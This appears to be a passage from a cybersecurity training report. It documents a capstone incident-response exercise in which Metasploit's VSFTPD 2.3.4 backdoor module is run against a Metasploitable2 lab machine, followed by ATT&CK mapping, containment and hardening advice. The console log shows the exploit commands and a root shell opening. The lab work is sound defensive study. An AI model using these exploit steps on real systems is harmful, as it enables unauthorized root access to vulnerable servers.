7.7 Mitigation and Recommendations


Based on the analysis, the following mitigation measures are recommended:

- Restrict PowerShell execution using appropriate execution policies
- Implement endpoint detection and response (EDR) solutions
- Enable detailed process creation and command-line logging
- Conduct regular phishing awareness training for users
- Review and harden endpoint security configurations

7.8 Incident Response Flowchart

The incident response process followed a structured approach as shown below:

Detection → Analysis → Containment → Eradication → Recovery → Lessons Learned



Incident Response flowchart image

8. Capstone Project: Full Incident Response Cycle

8.1 Objective

The objective of this capstone task was to demonstrate a complete incident response lifecycle by simulating an attack, identifying suspicious activity, applying containment measures, and documenting the incident using a structured and standardized approach. This task integrates vulnerability assessment, detection, containment, and reporting to reflect real-world SOC and incident response operations.

8.2 Incident Scenario Overview


A controlled attack simulation was conducted against a deliberately vulnerable system (Metasploitable2) to demonstrate how a public-facing service vulnerability can be exploited and subsequently handled by defensive controls.

- **Attacker System:** Kali Linux
- **Target System:** Metasploitable2
- **Vulnerability:** VSFTPD 2.3.4 Backdoor
- **Attack Type:** Exploitation of public-facing service
- **Impact:** Potential unauthorized remote access

8.3 Attack Simulation

The attack simulation was performed using the Metasploit Framework to target the VSFTPD backdoor vulnerability on the Metasploitable2 system. This exploit represents a common real-world scenario where attackers target outdated or misconfigured services exposed to the network.

The purpose of this step was to demonstrate attacker behavior rather than to cause actual damage or persistence.



```
msf > WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.6:21 - USER: 331 Please specify the password.
[+] 192.168.0.6:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Command shell session 1 opened (192.168.0.5:42465 -> 192.168.0.6:6200) at 2026-01-01 19:48:02 +0530
```

screenshot of Metasploit VSFTPD exploit module and execution

8.4 Detection and Analysis

Suspicious activity related to the vulnerable FTP service was identified through vulnerability assessment data and exploitation attempts. The activity was analyzed and correlated with known adversary techniques. The observed behavior aligns with exploitation attempts against a public-facing application.

The attack was mapped to the MITRE ATT&CK framework to standardize classification and analysis.

MITRE ATT&CK Mapping

Activity	Tactic	Technique	Technique ID
VSFTPD exploit attempt	Initial Access	Exploit Public-Facing Application	T1190

8.5 Containment Actions

To prevent further exploitation and limit potential impact, containment actions were applied at the network level. The attacker's IP address was blocked using defensive controls, ensuring that additional unauthorized access attempts could not be made against the target system.

This containment step demonstrates proactive defensive response and aligns with best practices in incident handling.

8.6 Incident Response Lifecycle Mapping

The incident was handled following the SANS Incident Response lifecycle:

Phase	**Action Taken**
Preparation	Vulnerability scanning and monitoring in place
Detection	Exploit attempt against FTP service identified
Analysis	Activity mapped to MITRE ATT&CK T1190
Containment	Attacker IP blocked at network level
Eradication	No persistence mechanisms observed
Recovery	System returned to normal monitored state
Lessons Learned	Security hardening and patching recommended

8.7 Recommendations

Based on the findings from this incident, the following recommendations are proposed:

- Patch or disable vulnerable services such as outdated FTP servers
- Conduct regular vulnerability assessments and penetration testing
- Restrict exposure of unnecessary public-facing services
- Implement network segmentation and access control
- Maintain continuous monitoring and alerting for critical services

8.8 Conclusion

This capstone exercise successfully demonstrated an end-to-end incident response workflow, from attack simulation to containment and documentation. The task highlighted the importance of identifying vulnerable services, detecting exploitation attempts, applying timely containment measures, and mapping incidents to standardized frameworks such as MITRE ATT&CK. Proper documentation and structured response ensure improved organizational readiness against real-world cyber threats.